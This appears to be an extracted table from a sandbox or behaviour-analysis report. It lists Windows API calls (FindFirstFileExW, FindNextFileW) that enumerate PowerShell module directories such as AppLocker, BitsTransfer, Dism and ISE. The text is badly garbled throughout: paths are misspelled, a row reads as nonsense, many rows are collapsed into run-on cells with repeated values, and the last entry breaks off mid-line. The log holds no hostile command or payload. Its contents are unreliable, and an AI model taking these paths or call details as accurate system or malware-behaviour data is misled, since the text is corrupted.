Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules*, 0, b79e674, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocker*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\AppLocken*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
·			
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\Appx*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx\f*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Appx*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BitsTransfer*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0\Modules\BranchCache*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%lsystem32\WindowsPowerShelllv1.0lModules\BranchCache\tau, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\BranchCache*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindNextFileW Args: (ab53780, b79e5d8) Return: 1	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\CimCmdlets*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a b53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents\v1, 0, b79e57c, 0, 0, 0) Return: a	2744	1856
Odii i ilosystem za i	b53780	2144	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DirectAccessClientComponents*, 0, b79e5c8, 0, 0, 0) Return: a	2744	1856
can i nooyetem / u i	b53780	2,	1000
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53840	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelllv1.0\Modules\Dism*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\Dism*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient\\^*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\DnsClient*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0,) Return; ab5378	2744	1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0	2744	1856
	0		
Call Filesystem API Call Filesystem API		2744	1856
	0		
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement*, 0, b79e57c, 0, 0, 0) Return: ab5378 0	2744	1856
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378	2744	1856
Call Filesystem API Call Filesystem API Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744	1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e57c, 0, 0, 0) Return: ab5378 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e5c8, 0, 0, 0) Return: ab5378 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c8, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API Call Filesystem API Call Filesystem API Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e57c, 0, 0, 0) Return: ab5378 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0,b79e5c8, 0, 0, 0) Return: ab5378 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0,b79e5c8, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCSI\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e5c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\\v1, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\v0, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\v0, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SCS\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SE\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SE\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SE\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\SE\v0, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCSI\v1, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e568, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e568, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISE\v1, 0, b79e57c, 0, 0, 0) Return: ab53780	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\ISE\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times windir\system32\WindowsPowerShell\v1.0\Modules\IS	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISCS\I\t^*, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\times \tim	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e5c8, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e5c8, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\time windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\time windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\time windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (\time windir\system32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Re	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v1, 0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\ISE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir\System32\WindowsPowerShell\v1.0\Modules\IsE\Iv1, 0, b79e57c, 0, 0, 0) Return: ab53780 API N	2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, b79e57c, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\EventTracingManagement\v0, b79e56a, 0, 0, 0) Return: ab5378 0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\International\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t0.0\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ISCS\t0.0\v0, 0, b79e57c, 0, 0, 0) Return: ab53780 API Name: 